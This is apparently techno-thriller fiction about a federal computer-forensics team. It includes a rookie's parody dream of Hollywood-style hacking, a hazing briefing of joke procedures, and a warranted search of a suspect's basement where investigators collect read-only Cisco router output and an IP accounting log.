He had almost a full tank of gas, good. He couldn't use any credit cards or gas cards. No ATM. He would have to ditch his wallet entirely. He would have to ditch his car pretty soon, too. The bus idea wasn't bad, but he wouldn't be able to use a local bus station. It dawned on him that he pretty much had to ditch everything, down to his bare skin and the box of IDs and cash in the trunk.

Inside the overwhelming panic, a small part of him felt liberated.

There's Something Else

Joe stood in his bathroom, faced the mirror, and adjusted his tie. Either his tie was straight, or he was really tired. He was running late for work, and normally he would have been anxious, but he didn't get out of the office until 11:34 last night. As his thoughts about his pile of casework meandered through his mind, his Motorola two-way pager sprang to life. Instinctively, he reached for it. Pages like this dictated days, weeks, and sometimes months of his life.

```
8:34 a.m.: Pack for sleepover. Team work-up pending.
```

This typical message from his boss indicated that a case had come in, and a team was being put together to respond. Joe was the leader of a team of federal computer forensics investigators. His team was charged with collecting and preserving *digital* evidence from crime scenes. Whenever any type of computer gear was found at a traditional crime scene, the odds were good that the computer gear would be processed for digital evidence. This task required someone with very specialized skills—someone whose expertise was very different from that of the characters portrayed on shows like *CSI*. When a computer was used in a crime, traditional forensic investigators might lift prints from computer gear, but beyond that, they were required to "rope off" the equipment to wait for the real computer experts to process the computers for evidence. Joe straightened his tie and leaned in to check his dark hair and mustache. He turned from the mirror, left the bathroom, and headed for the closet. He pulled out his suitcase, which was mostly packed. It always was. Within moments, the Motorola pager rang again.

```
8:57 a.m.: Bring the kit. No suits.
```

Without missing a beat, Joe tossed in a more casual backup wardrobe. He looked down at the shirt and tie he was wearing and sighed. He would have to change. And his tie *was* straight.

Joe didn't complain about his on-call status. He enjoyed his job. Originally detailed to the bomb squad, he got into computers because of their tendency to avoid explosion. His wife appreciated that. While the field was in its infancy, Joe showed a knack for getting the job done, and the powers that be put him in charge. He was a good leader.

The flight was next, and then the drive. Sitting in the back of a supersized Chevy Subdivision XL on the way to the scene, Joe glanced around the truck. The windows were dark tinted, and the government-funded A/C blasted away, making the temperature inside the truck about 50 degrees Fahrenheit. With all the equipment his team brought, the vehicle had to be kept cool. They had been off the highway for a while, and the going was a little bumpy, but the truck's first-class shocks absorbed all but the dull, thumping sound of the tires.

He looked about at the other four members of the team. Three of them had been with him for the last few years, and he knew their life stories. The other, Terrence, was new blood. A transfer from the one of the other divisions, Terrence already had three kids, and another was on the way. This would be his first assignment. Joe glanced at him and found he was sound asleep, his head bobbing irregularly to the beat of the road. Joe hoped he'd get the napping out of his system before they arrived on site. If nothing else, he better keep the coffee flowing. That was the new guy's primary function.

Joe looked down at his map and glanced at his watch. He ducked his head slightly and looked out the front window. They had a little farther to go. By the time they arrived, the search warrant would be with the special agent in charge, the SAC.

Dressed in dark, casual European-styled threads, Terry sat down at his laptop watching as the matrix-style text streaked across his computer monitor. His fingers danced across the keyboard, a flurry of meaningless activity, when suddenly he paused. He squinted and tilted his head slightly to one side, in the universal sign of cyber-concentration. After Terry made another flurry of strokes on the keyboard, the matrix text began to clarify, solidifying into a faint, ghostly shape.

"I see you," Terry muttered, "and I'm coming for you."

The text quickened, matching beat for beat the pulsing bass line of the techno soundtrack, and the game was on. As Terry's hammering strokes intensified, it became obvious to any observer that the unseen enemy had 'skillz'. Terry glared, focusing his gaze as if trying to pull the image from a stereogram, a look of pity hinting at an inner turmoil.

As a federal "hacker tracker," Terry spent years chasing hackers. He knew everything about them. He was fluent in their secret language (h4ck3r sp3@k), and he lurked in the digital shadows at their online meeting places. Watching, waiting, learning, Terry found it hard to resist their allure. Hackers operated with a virtual swagger that flew in the face of traditional law enforcement. They avoided detection while operating in nearly every type of online environment. They moved in and out of even the Internet's richest communities to get what they were after: the data, the all-important information. Their ability to stay one step ahead of the law made them confident, cocky, and condescending. They lived on the edge, pushing the boundaries of the highest of the high tech. Like teenagers on a joy ride, hackers lived for the thrill of breaking the law.

Then he saw it.

"Encryption," Terry muttered. "He's using some kind of encryption, an algorithm…" Terry gazed intently as the characters began to pulse rhythmically on the screen. He took a long pull from his standard law-enforcement issue coffee mug, feeling the energy flow through his fingers as the caffeine took hold of his synapses. Taking a deep breath, Terry placed his wrists on the keyboard's wrist rest, arched his wrists slightly and sat up straight in his chair. As he delicately began typing again, he

looked more like a concert pianist weaving a delicate, beautiful digital melody. As he struck a key, the stream of text changed slightly, reacting to his keystrokes. The patterns were familiar, but the code wasn't reacting as it should.

"A new algorithm," Terry continued. "Based on AES."

The Advanced Encryption Standard was a solid algorithm, as long as its keys were managed properly.

"I can break this," Terry said, "but it will take a bit of wrangling."

After a few moments of intense encouragement, the algorithm fell, and Terry was greeted with the protected information, a single IP address. Terry didn't even write it down. He had it committed to memory. 192.168.1.10.

"That's a government IP," Terry said aloud. "This guy's hiding behind a military site."

The hacker had taken over a military server. Routing his packets from his attack machine through the military server and finally through to the target, he had created a nearly impervious digital veil to hide his activities. A forensic team would need to be deployed to the site of that server (armed with all the requisite paperwork), take down the server, analyze it, and extract the information about the hacker's location. That would be time-consuming, and if the hacker had used another bounce box in front of the military server, the effort would be pointless, leading only to another front, another veil.

There was another way, although Terry knew full well it was illegal. He could break into the military server and extract the log files, looking for information about the hacker's machine. This, action, of course, was illegal, and despite Terry's role as one of the "good guys" working on an active investigation, he would go to jail if he were caught. Terry had no moral dilemma with extracting log data from the military server. This hacker was a federal fugitive, and his location would aid a federal investigation. What concerned Terry was the fact that it would *look* bad if anyone discovered his bold play. He thought for a moment.

Typing in a few keystrokes, Terry decided to bounce his attack off of another machine, employing the same type of digital veil his opponent was using. With a flurry of keystrokes, Terry ran a network mapper, bouncing the tool off of the proxy server he had selected. The *nmap* command line was expertly crafted. A textbook scan, and it revealed bad news. The Secure Shell Daemon (SSH) was listening on the military server.

"Crap! More crypto!" Terry said.

As if breaking one never-before-seen military-grade crypto system in a day wasn't enough, Terry thought for a moment. "There's always another way," Terry said, reaching into his digital toolkit.

After a moment of digging, he eventually found exactly the thing he would need: a tool to break into the server's SSH daemon. The SSH exploit was public, but it had limited effectiveness. Terry had modified the public code, making it more effective against most known versions of the daemon.

Terry's programming skills were just as developed as his crypto skills. He was fluent in many programming languages, although he preferred machine code, which manifested itself in the familiar pulsing "matrix" text. Terry made a few quick changes to his own system, preparing to launch the tool that would grant him access to the military server and the log files outlining the hacker's activities. He hesitated for just a moment, and then the sharp staccato of the enter key sent the exploit on its way. The code was beautiful. Its fractal imagery danced through the flow of the network stream, interacting with it. The text on his screen began to sway, drawn into the siren's song of Terry's attack code. With a bright flash, the code struck its target, and the military server opened in a beautiful, brilliant white luminescence. Terry was in. He had control of the military server.

He knew he would have little time. He started downloading the log files, watching as the progress bar slowly crept from left to right. His computer and the military system were both on fat data pipes, and although the transfer flowed quickly, the log files were quite large, for dramatic effect. Just as the transfer was about to finish, the screen trembled (for just a half a nanosecond) as if there was some sort of interference on the line. Terry caught a glimpse of something that most normal computer users would have missed: the initiation of a military trace program, designed to find his location. The ice surrounding military systems was normally very thick, and Terry realized his penetration into the military system was much too easy. He was *allowed* to break into the system so that the military data security squad could run a trace *on him!* He reached behind his machine and placed his hand on his machine's power cable, anticipating the completion of the data transfer. Just as the file transfer completed, Terry pulled the plug, and his machine shut down.

Terry's Motorola sprang to life. He glanced at the caller ID display. It was his boss, Joe. He answered the call without saying a word.

"Did you get the trace?"

"I got it," Terry said with confidence. "He's on the east side. I'll SMS you the address." He paused. "This guy is good. You'll need me to go in with you."

"Did the military's trace complete?"

"No," Terry said with confidence. "The transatlantic ping time was slow. There's no way they made all the hops."

"Good. I'll see you on-site."

Terry hung up the phone.

Within moments, Terry was leading his team up the steps to the door outside the hacker's apartment. They were all suited in Kevlar-reinforced black tactical gear and had strapped on full night and thermal vision monoculars. Each team member carried a custom suppressed MP5K-PDW assault rifle. Casting a quick gaze down the tritium front sight, Terry took a deep breath. He glanced over his shoulder. Joe was there, nodding in anticipation. Without altering the grip on his firearm, Terry held up his left hand and pointed sharply toward the door twice. He could feel his crew quietly shift as they prepared to storm into the apartment behind him. He counted down with his left hand. Three… Two… One…

Terry broke all three door locks with one powerful kick. The door exploded from the hinges, leaving only a seemingly timeless cloud of splinters and paint. Before the dust even had a chance to settle, the hacker was facedown on the floor, Terry's knee placed squarely between his shoulder blades.

"You… Gah!"

By shifting the pressure point with his knee, Terry compressed the hacker's lungs to the point where he could no longer speak.

"You had your chance to speak about an hour ago. Now you would be advised to exercise your right to remain silent," Terry sneered. He reached behind his vest and with one arm produced his credentials, which he placed on the floor within an inch of the hacker's nose. As he finished reciting the Miranda rights, he identified himself as a computer forensic investigator.

"That having been said, I've got to read you a few more specific rights you have as a suspected federal computer criminal."

As Terry read the Suspected Computer Criminal Rights statement, his crew was already at work, cataloging and collecting the computer evidence. Finishing the rights statement in record time, Terry glared down at the hacker. He certainly matched the part of the computer criminal: early twenties, spiked jet-black hair, multiple piercings, the faint odor of unfiltered cigarettes.

Catherine Willows sat at the hacker's workstation. She was a fiery strawberry blonde with a passion for her job. An intellectual with piercing blue eyes, she was one of the team's best agents.. Sara Sidle sat next to Catherine and was pointing at the screen. Another female member of the team, Sara was much younger than Catherine, and although she was new to the team, her beauty was matched only by her intellect. She, too, was a knockout, and could go toe-to-toe with even the toughest forensic challenge.

Catherine called out, "We need the pass phrase for the encryption on this computer!"

"Encryption," Terry sighed. "Why did it have to be encryption?"

He turned to the hacker.

"What is it with you and encryption?"

He didn't expect an answer.

"You're not going to give us the pass phrase; are you?"

Terry glared at him, turned on his heels and walked toward the computer.

Catherine scooted out of the way, giving Terry access to the keyboard. With a labored sigh, Terry began searching the encrypted text. "I could try a ciphertext-only attack," he mumbled to no one in particular. "Then again," he glared at the attacker and continued, "I could always try rubber-hose cryptanalysis."

He thought for a moment. "I don't need a total break; I'm only interested in information deduction. Let me check the swap file."

Terry pounded the keys for a few more moments.

"There, a piece of the plaintext. Now, I can…."

Within seconds, yet another algorithm fell.

"This, then, is the evidence we came here for."

Terry pulled a USB thumb drive out of his pocket, jammed it into the computer, and transferred the evidence to it. It was only about 30GB, which left plenty of room on the drive for his video collection. His movies were all DivX encoded. He pulled the thumb drive out of the computer.

"Looks like I've got a *huge* package right here," he said, waving the thumb drive over his shoulder in the general direction of the hacker.

Sara put her hand on Terry's shoulder.

"Terry, that was super!" she said.

She shook his shoulder gently.

"Terry," she said.

"Terry?"

Terry woke with a start. Joe was shaking his shoulder violently now.

"Terry! Wake up! We're almost there!"

Terry sat straight up suddenly. The corner of his mouth, his chin, and part of his shirt felt cold in the air-conditioning. He slurped uncontrollably. He had been asleep for quite sometime and had actually drooled on himself.

"What?" he yawped. "I was thinking about the case!"

"Oh, I see. Is Sara your wife's name, then?"

Terry was beside himself. He managed a meaningful "Gwah."

"Anyhow," Joe continued, since it's your first warrant we should brief you on the SOP.

"Right," Terry said, trying to sound as official and professional as possible. "Standard operating procedure." He took out his PDA, and prepared to take notes. "OK, go ahead."

The team ran Terry through the drill.

"When walking into the scene you must carry a compass to detect any magnetic fields that will destroy hard drives and floppy disks."

"Compass?" Terry didn't have a compass. "I don't have a…"

"Of course you don't. That's why we always bring extras."

"OK, got it." Terry scribbled into his PDA.

"Next, you definitely gotta take all of the guy's audio CDs. Especially store-bought ones. We've seen too many cases where data was burned on the tail end of the latest Elvis remaster."

"Audio CDs. Got it."

The team was taking turns now, each one rapid-firing "helpful" advice.

"Watch the screen. If you ever see the words *formatting*, *deleting*, *wiping*, *destroying*, or *nuking*, you gotta unplug the machine, open it, and make sure there isn't a built-in UPS keeping power to the motherboard."

"Built-in UPS. Got it."

"If you see a machine sitting all by itself, it probably has a bomb in it. You can't turn it on, and you should scream 'bomb!' as loud as you possibly can, and dive out of the room as quickly as possible. That at least gives us a chance to respond."

"Bomb? Really? Nobody said anything about bombs during the interview." Terry had stopped writing. His voice took on a concerned tone.

"And we don't want to see any FNG mistakes either; don't label a PBXs, stereo equipment, video games, refrigerators, toasters, or washing machines. And don't tell us the history of everything you find, or how cool it is. Take clear notes, so I can read them and solve the case afterward, but not so clear that the defense can read them on discovery. You got that? Clear, but not too clear. No PDA. Use paper. Don't use shorthand, and always use pen. Black, not blue. And for God's sake act as if you've done this before, so this doesn't look like a Driver's Ed run for us."

Terry's head was bouncing between team members as they finished their final assault.

"Toasters? No PDA?" Terry asked.

The truck exploded with the roar of laughter, and Terry realized too late that he had fallen victim to one of the many dreaded forensic hazing runs. He put away his PDA and searched his bag for a pen and a notebook.

"Honestly, kid," Joe offered. This should be cake, no worries."

The truck pulled up to the middle of nowhere and stopped. There were half a dozen squads and three identical unmarked full-sized sedans. Terry looked around at the situation, a confused look on his face.

Joe knew what he was thinking, and he thought it, too. This place needed a computer team like it needs a movie premiere party. Joe scanned the small crowd of LE as the team unloaded the truck. The SAC lumbered toward him, his knee bending slightly backward giving him the trademark "Clayton-Strut."

"What am I doing here, Ken?"

"Locals got a tip pointed at this address. We show up, find the place pretty abandoned. We run the owner through the system, and come up with *nothing*."

"Nothing?" Joe didn't know exactly what that meant.

Clayton continued. "Nothing. No records, nothing. So we run the address, and sure enough, this guy 'Knuth' at this address comes up flagged for some double murder. The local said there was a lot of computers inside. Warrant showed up quick, local evidence tech already sent prints to the local field office. They should hit HQ…" He looked at his watch. "Any time now."

"We like him for the double murder?"

"No, but he's somehow connected. We need him for questioning. Other than that, I don't know." Clayton pointed at the sky and rolled his eyes.

Joe got the joke. The man upstairs wanted it so, and he was probably spying on us with his keyhole satellites. "Okay, I see. Which local locked down our scene?"

"Keith." Clayton pointed over toward the house. "There. Sheriff's deputy detective."

"Thanks, Ken." Joe made his way over to Keith.

"Keith? What can you tell me about what's inside?

"Well, it's like this," Keith began. "I saw this huge tank/generator thing sitting outside. Inside he's got like a couple of rooms roughed in with a bunch of computers in them. Everything is still humming."

Joe nodded. The generator wasn't mentioned in the report.

"I didn't see much of anything because once I saw all those computers I got out. I've been to some of our computer training here, and it teaches you about some seizure stuff, but this guy was like running some kind of big business out of his house. I ain't ever seen anything like it, not in this area at least. All sorts of stuff. We called to make sure the power would stay on." Keith paused, and then said, "It is like he's got 17 or 18 computer devices in there. What residence is gonna have that much hardware?"

"You take these photos?"

"Yeah. Part of the job."

Joe nodded. "Well, Keith, these photos save us a lot of time and energy. Thanks for making them so clear."

Keith absolutely beamed at Joe's compliment. He was obviously dumbfounded. Fed had a bad reputation for annoying the locals.

Joe vaulted the compliment to get a bit more info. "You take the evidence tech that took the prints?"

"Yeah, I did."

"Anything interesting?"

"Well, the place was relatively clean. Someone went to great trouble to clean that place. I got quite a few partials and smudges galore, but only two clean prints. Fortunately, they're different prints. They were sent to the field office early."

"Yeah, SAC mentioned they were already on their way. Listen, Keith, I won't keep you." He motioned over his shoulder to his team. "The crew's itching to get inside."

Joe shook the local's hand, and walked back to the truck. He briefed his team, and it was time to go in. All the computer gear was in the basement. The team filed in through the back door. As they made their way down the stairs, Joe heard a dull hum coming from down below. There was an odd pitch to the hum. Joe wasn't sure exactly what it was, but he thought it had something to do with the industrial-grade power that was feeding the basement. Although there was no sign of 17 devices, Joe knew from the scene photos that Keith had overshot the number. There were a total of eight computers: two in one room, and six in the other. As they reached the bottom of the stairs, the team put down the big black padded cases they were holding. Terry stayed back as the others began the walk, slow and steady around the first room, observing the layout of the hardware. One of the team members began casually dropping plastic markers on each of the machines. The machines all appeared to be of identical manufacture. Generic beige boxes. A printer, a fax machine, and a Cisco router were found and marked as well. The hubs and peripherals were not marked, but the technicians were taking notes on the general location and function of everything in the room.

Joe went right for the door to the second room. He squatted down, looking at the door hinge. It was heavy-duty steel and oversized. Overkill for this cheap door. As his eyes traced the hinge side of the doorframe, he noticed the faint glint of metal. As he pulled his head closer, his eyes focused, and he furrowed his brow.

"Grounding braid," he muttered.

He stood up, and made his way to the inside of the second room. The door was fully opened. He passed through the door, glanced past the pair of machines in the room, and turned to pull the door closed. The door was heavy. Too heavy. As he looked closer, Joe realized that the door had been plated with steel.

"Terry," Joe called. "Got your compass?"

"Oh, sure. Very funny. Pick on the new guy," Terry chuckled. He was finally starting to feel like one of the team. "No, boss, but I found a nice toaster over here. I'm imaging it right now." Terry laughed, and realized too late that Joe wasn't joking. One of the team members tried to shoot Terry a look of warning, but Terry missed it. Another member of the team called out, "Hey boss, catch!"

Joe snatched the watch from the air and focused on the tiny compass built into the wristband. He closed the door and walked around the room in a circle. Opening the door, Joe continued looking at the tiny compass, as he walked a small circle in the first room.

"My guess is that's a Tempest cage," Joe said with confidence.

"You're kidding," the nearest team member said with disbelief. He wandered into the second room.

"Well, it's a crude experiment," Joe continued, "but take a look at the door, and the A/C vent."

The tech looked up at the vent, then at the door. He nodded in agreement. "Looks like a SCIF if I ever saw one," he offered. "Interesting. Can't say I've ever seen a setup like this at a residence."

"Me neither," Joe said. "Let's get to work on that first room."

The team lined up at the workstations. It was time for "the tap." Glancing at the boxes, Joe realized this process was useless, but it was part of the procedure. Each team member grabbed a clipboard. Joe strapped two cameras, one digital and one 35mm, around his neck. The team tapped the mice very slightly getting them to move, to wake up the machines. When that didn't work the space bar was tapped. When that didn't have any result, the machines were checked to see if they were running at all. They weren't. While this should have made Joe less nervous, it had the opposite effect. Now, he didn't have to go through the mess of deciding whether to pull the plug or shut the machines down gracefully. He could just image the hard drives without any fear of corruption of evidence.

"Okay, boys; let's start the bag and tag."

Joe moved to the computer marked "1" and took photos of the machine in situ. Front and back, side-to-side, paying careful attention to the cables and how they were connected, carefully diagramming each and every detail. As he moved to the next computer, one of the team members moved in and started to fill out the evidence inventory sheet. The team was working in assembly-line fashion now. The first machine was cracked open, and a surprised tech called out, "Boss?"

Still checking the images he had captured on the digital, Joe wandered over to the first machine. "What's up?"

"No hard drives," the tech began. "And no boot CD either."

Joe peered inside the machine. Inside was a raid controller and brackets for two drives, but the drives had been removed. He stroked his mustache absent-mindedly. "Check the next box."

The next box was opened, and the results were exactly the same. RAID controllers and no hard drives. At this point, the team was standing around box one and two, the assembly line broken. Never taking his eyes from his notebook, Terry broke the silence. "These were oddball boxes anyhow. They both had inline network taps. They were probably sniffers."

"I don't like the way this is sizing up," Joe said. "There's something about a guy who takes out his hard drives. Crack the rest of the boxes. Use your gloves."

"Gloves?" Terry asked, surprised. "Why do we need…"

"This is a rather extraordinary situation," Joe interrupted. "The evidence tech had a bit of trouble with prints, and…"

Terry's eyes grew wide, and he couldn't contain himself. He interrupted his boss's sentence without so much as a second thought. "Guy's prints might be on the *insides* of the cases, on installed peripherals and such."

"You got it." Joe knew the kid was bright; he was just in unfamiliar territory. He knew Terry would fit in perfectly once he got his bearings. "Okay, keep processing those boxes. Skip the BIOS checks. We can get that in the lab." He pointed at Terry. "You find me those hard drives." Terry started to carefully look about.

Joe turned to Ken, who had been standing at the bottom of the stairs. "Look, Ken, you are going to need to make a decision." We've got half the equipment on and running and half of it shut off. It's starting to look like there are no hard drives." Joe glanced at team members working computers three and four. They shook their heads.

"We've got a router, a switch, a printer, a fax machine, and some other stuff I haven't looked at closely enough yet. I'm betting that stuff will clear itself when the power goes, but I don't know for sure until we run model numbers. I'm figuring he left the stuff running that didn't matter and took the hard drives with him. Do you want us to shut them down now and preserve the data or try to collect it here?"

Ken looked at him, and rubbed his cropped goatee. "Tell me about this guy."

"He's either got something to hide, or he thinks he does. He took the drives, which makes it look like he's not coming back. You say this guy is connected with a double murder? I bet he knows. We need to find out how all this stuff is paid for. Something. Anything."

"Okay, let's get what we can here. Can you guys get me the ISP information?" Ken opened his phone to make a call.

Joe turned back to his team. He pointed at one of the team members. "OK. You get everything you can off the PCs. I want model numbers and serial numbers. We may need to run traces on all of it. Stuff looks generic, so we might be out of luck,

but we are going to do it anyway. Let me know if anything else is out of the ordinary. Work the backroom as well."

"You two are on the weird stuff. Get me the router logs. And…" Joe glanced around.

"What about the printer and the fax machine," Terry offered from the corner of room one. "Those probably have some decent stuff on them, too."

"Get whatever you can from anything you can. Do me a favor, though. Get Chris on the phone about that Cisco. I want nothing left to chance." Chris was the team's Cisco specialist. He was good at lots of things, but it just so happened that he knew more about Cisco systems than the rest of the team put together.

"Terry," Joe said, walking toward Terry. "You find any hard drives?"

Terry shook his head.

"What about other media. CDs, tapes, USB drives, anything?"

"Nope, not a thing. There's no media here at all."

From room two, a tech called Joe. He wandered into the backroom, finding a tech kneeling beside one of the opened workstations. "No drives in here either, but check this out." The tech pointed to a USB connector on the back of the machine.

"USB connector?" Joe asked.

"Yes, and no," the tech began. "Look inside. It's connected…"

"To the IDE chain."

"Right."

"What is it? Encryption?"

"Probably."

"And there's no sign of the USB tokens," Joe sighed. "Great."

Back in the first room, the techs were conferencing with Chris, preparing to process the router.

"Chris wants us to connect to the local network. He says the router might have a weak password. He says it might not even have a password."

"No good," Joe said, shaking his head. "This guy's good. He's not going to have an open router. What else does he have?"

All eyes turned toward the tech on the phone.

"OK. Blue cable. Serial on one end. OK. RJ-45 on the other. Got it. He says we can connect to the console port. If anyone connected to that port and disconnected without logging out, we might get an enable prompt."

"Better," Joe said. "Let's try that first."

With the cable connected, a terminal program was fired up. After taking a deep breath, the tech on the phone tapped enter twice with a sharp "Ta-Tap!"

The entire room seemed to exhale at once as the enable prompt was displayed. This looked much more promising than a login prompt. Working with Chris, the

tech fired off commands, constantly pasting the output into a notepad document. First, the terminal length was set to allow data to scroll past without waiting for a keystroke.

```
ExternalRouter#term length 0
ExternalRouter#
```

Then the version of the router was displayed.

```
ExternalRouter#
ExternalRouter#show version
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IPBASE-M), Version 12.3(5b), RELEASE SOFTWARE
(fc1)
Copyright (c) 1986-2004 by cisco Systems, Inc.
Compiled Fri 16-Jan-04 02:17 by kellythw
Image text-base: 0x80008098, data-base: 0x80F00358

ROM: System Bootstrap, Version 12.2(8r) [cmong 8r], RELEASE SOFTWARE (fc1)

ExternalRouter uptime is 65 days, 20 hours, 32 minutes
System returned to ROM by power-on
System restarted at 16:45:45 edt Wed Jun 22
System image file is "flash:c2600-ipbase-mz.123-5b.bin"

cisco 2611XM (MPC860P) processor (revision 0x300) with 94208K/4096K bytes of
memory.
Processor board ID JAC08128JP1 (59834256)
M860 processor: part number 5, mask 2
Bridging software.
X.25 software, Version 3.0.0.
2 FastEthernet/IEEE 802.3 interface(s)
32K bytes of non-volatile configuration memory.
32768K bytes of processor board System flash (Read/Write)
Configuration register is 0x2102
ExternalRouter#
```

Next, the clock settings were checked to ensure proper time sync during the analysis of the log files.

```
ExternalRouter#show clock detail
13:18:21.486 edt Thu Jun 23
Time source is NTP
```

```
Summer time starts 02:00:00 EST Sun Apr 3
Summer time ends 02:00:00 edt Sun Oct 30
```

The series of commands was dizzying to each of the onlookers, and screen after screen after screen of data scrolled by, captured by the capture buffer and copied and pasted into notepad.

```
ExternalRouter#term length 0
ExternalRouter#show version
ExternalRouter#show clock detail
ExternalRouter#show run
ExternalRouter#show start
ExternalRouter#show ntp status
ExternalRouter#show reload
ExternalRouter#show logging
ExternalRouter#sh ip route
ExternalRouter#sh ip arp
ExternalRouter#sh users
ExternalRouter#sh int
ExternalRouter#sh ip int
ExternalRouter#sh access-list
ExternalRouter#sh ip nat translations verbose
ExternalRouter#sh ip cache flow
ExternalRouter#sh ip cef
ExternalRouter#sh snmp
ExternalRouter#sh ip sockets
ExternalRouter#sh tcp brief all
ExternalRouter#sh ip accounting
ExternalRouter#
```

"Is there a rhyme or reason to all this?" Terry asked.

Turning from the laptop, the tech shot Terry a "hush" look.

"No, he's right. Is this based off of a known procedure?" Joe asked.

"He says it was partially based on a Black Hat presentation by Thomas Akin and tweaked for our purposes."

"Note that and keep going," Joe needed to know that this process was backed by some semblance of a thought-out procedure. They were acrobats without a net on this case. There wasn't much room for error. Without hard drives, there was little evidence to work from, and everything that was captured had to stick. Joe glanced at the reams of data flowing from the router. "What do we have so far"? he asked, failing to fully mask his impatience.

"Well, the IP accounting logs are pretty telling." The tech scrolled through the text of the router log until the accounting logs were displayed.

```
ExternalRouter#sh ip accounting
```

Source	Destination	Packets	Bytes
226.249.37.99	10.15.101.18	7	679
10.15.101.18	236.249.37.99	6	1001
226.74.87.181	10.15.101.18	7	4756
14.15.101.18	236.74.87.181	7	853
64.243.161.104	10.15.101.18	28	18575
10.15.101.18	65.243.161.104	23	5896
226.249.57.99	10.15.101.18	10	1191
10.15.101.18	236.249.57.99	8	1834
144.51.5.2	10.12.101.18	100	132230
10.15.101.18	239.147.121.2	64	5294
226.241.63.58	10.15.101.18	276	320759
10.15.101.18	226.241.63.58	172	7785
222.48.240.36	10.15.101.18	20	15427
10.15.101.18	232.54.240.36	15	1623
144.51.5.10	10.15.101.18	16	15397
10.15.101.18	222.54.226.50	12	1483
229.147.105.94	10.15.101.18	6	1709
10.15.101.18	229.147.105.94	6	667
226.54.17.216	10.15.101.18	36	7932
10.14.101.18	226.54.17.216	36	7116

"Get me something on those addresses," Joe began. "Send them to Chris and get them run. The byte counts are low, but these are inbound and outbound connects, right?" Joe didn't wait for the answer. "Get them traced. Get a trace run on anything in that log file. Get on it quick."

"I'll send him the logs right away, boss."

Ken descended the steps, walking toward Joe. "The ISP is working on logs. No telling how long that will take. Where are we?"

Joe relayed the news.

Ken's looked mildly concerned.

"This," he sighed, "is no ordinary case."

Joe nodded in agreement.

Ken's phone rang. He picked it up without looking. "Hello, this is Agent…"

He was obviously interrupted. Shooting Joe a concerned look, he spun around and climbed the steps, listening intently to the person on the other end of the cell phone.

Joe felt as if he was in a dream. This whole scene felt wrong. He felt as if he was spinning out of control.

"Boss? I got Chris on the line. He needs to talk to you."

The tech handed Joe the phone.

"What's up, Chris?"

Chris's voice broke as he spoke. "Joe…."

Chris never called Joe "Joe." Something was up. "What *now*," Joe thought to himself.

"I…" Chris continued, "I… ran those addresses, and…"

"And, what?" Joe barked. He surprised himself. He was normally known for keeping his cool, but this place… this scene… it was wearing on him. He took a deep breath. "I'm sorry, Chris. Just tell me what's going on."

"Well, one of the addresses belongs to the Nigerian Oil Company, specifically, the operations center of the Nigerian Oil Company. I followed up with them, and there was reportedly some kind of security incident recently they'd be interesting in discussing with us."

"Interesting. OK. What else?"

"A couple of the addresses belong to the U.S. government and to a few various agencies," Chris said.

"Really!?" Joe couldn't hide the fact that he was caught off guard by that fact.

Knuth was stacking up to be a real stand-up kind of guy. He was wanted for questioning in a double homicide. He was somehow involved with a security incident at an international oil company, and he was communicating in some way with various government agencies. Although it was conjecture after conjecture after conjecture, Knuth's obvious paranoia made him appear to be into something *deep,* and he was fully aware of that. If DHS caught wind of this, they would jump all over this case. If nothing else, they may very well direct funding and resources toward the investigation.

"But," Chris interrupted Joe's train of thought. "Those aren't the addresses that bother me."

"Go on."

"Some of the addresses belong to a known Eastern European O.C. syndicate front company."

"Mafia?" Joe surprised himself by saying that much louder than he had intended. The room went silent, and all eyes were on him. He was stunned. "OK, Chris, thanks." Joe hung up the phone and turned to his team.

"Well, we don't have anything solid on this, but for now, assume the worst. Take all the necessary precautions. We need to handle this thing *right*. Make sure to pull everything you can from the fax and the printer, too." He turned to walk up the steps to find Ken. As he reached the top of the steps, Ken was walking toward him. His face was pale. He looked like Joe felt. "What's going on, Ken?"

"Well, the prints came back."

"And?"

Ken looked at his notebook. He read from the front page. "Robert Knoll."

He looked up at Joe. "His prints were on file. He was NSA. There's a full background on the guy from his clearance process. Two kids, Robert Junior, and Jennifer. He was married. Wife passed away."

"He was NSA? Government or contractor?"

"Government."

Joe sighed. "So we check out the son, and the daugh…"

"There's something else, Joe."

At this point in his day, Joe was getting sick and tired of "something else's."

"The second set of prints we lifted. They were recent."

"Freshness counts, Ken. What are you telling me?"

"Those prints were on file as well. They belong to Knoll's wife."

Ken paused to let the statement sink in.

"Wait. His *dead* wife?"

"You got it. She was in the fed system as well. I got that much information from the lab and then I got another phone call."

"Another phone call? From the lab?" Joe couldn't hide his confusion.

"No. This one asking me why I was running these prints, and what *exactly* the status of our current investigation was..."

"What's all *that* about?"

"I've heard *stories* about calls like this when prints were run of extremely powerful government figures or extremely *black* operatives."

Joe just stood staring at Ken for what seemed like minutes, rolling the situation over in his mind. Finally, he spoke. "Who *makes* a call like that? HQ?"

"No... That's what bothers me. Normally, when HQ swoops down into a case like this, it's with great pomp and circumstance. Whoever called me just hung up after I said what we had."

Ken's face took on a look of dire concern. He looked sick.

Joe couldn't bear to tell him Chris's news. He decided that was best left for the report. This case would work itself out. Joe couldn't process any other outcome.

The Chase

As I left the roadside diner, I felt entirely confident that Agent Summers was going to need my help eventually. He was obviously not a field agent, and I decided I would hang around and monitor him from a safe distance, at least until his team showed up. I pulled a U-turn a long way down the highway and parked in a lot outside a run-down strip mall. I reached into the back seat, found my tactical bag, and opening it quickly found my trusty 4Gen AMT night vision binoculars. I focused them quickly and instinctively on Summer's car. He was not inside the vehicle. I quickly scanned the parking lot, and saw him approaching the diner. I was flabbergasted. He was going into the diner!

"What's he thinking?" I muttered.

For a moment I considered all the possibilities, but I kept coming back to one simple fact. Knuth would definitely make this guy as an agent, and get spooked. As Summers pulled open the door to the diner, I half-expected his lifeless body to fly backwards in a shower of exploding glass, a single bullet lodged in his frontal lobe. I was fuming, and I felt like I was watching a car wreck, completely powerless to do anything about it. I had been following Knuth for days now, and I wasn't about to just let him walk away because of a desk-jockey's incompetence. I gripped my binoculars so hard that my field of vision began to tremble. Fortunately, Summers walked *away* from Knuth, and I felt my death grip relax. I think he was headed for the bathroom. Although I wasn't thrilled that he had entered the diner, I felt some consolation that he wasn't approaching Knuth.

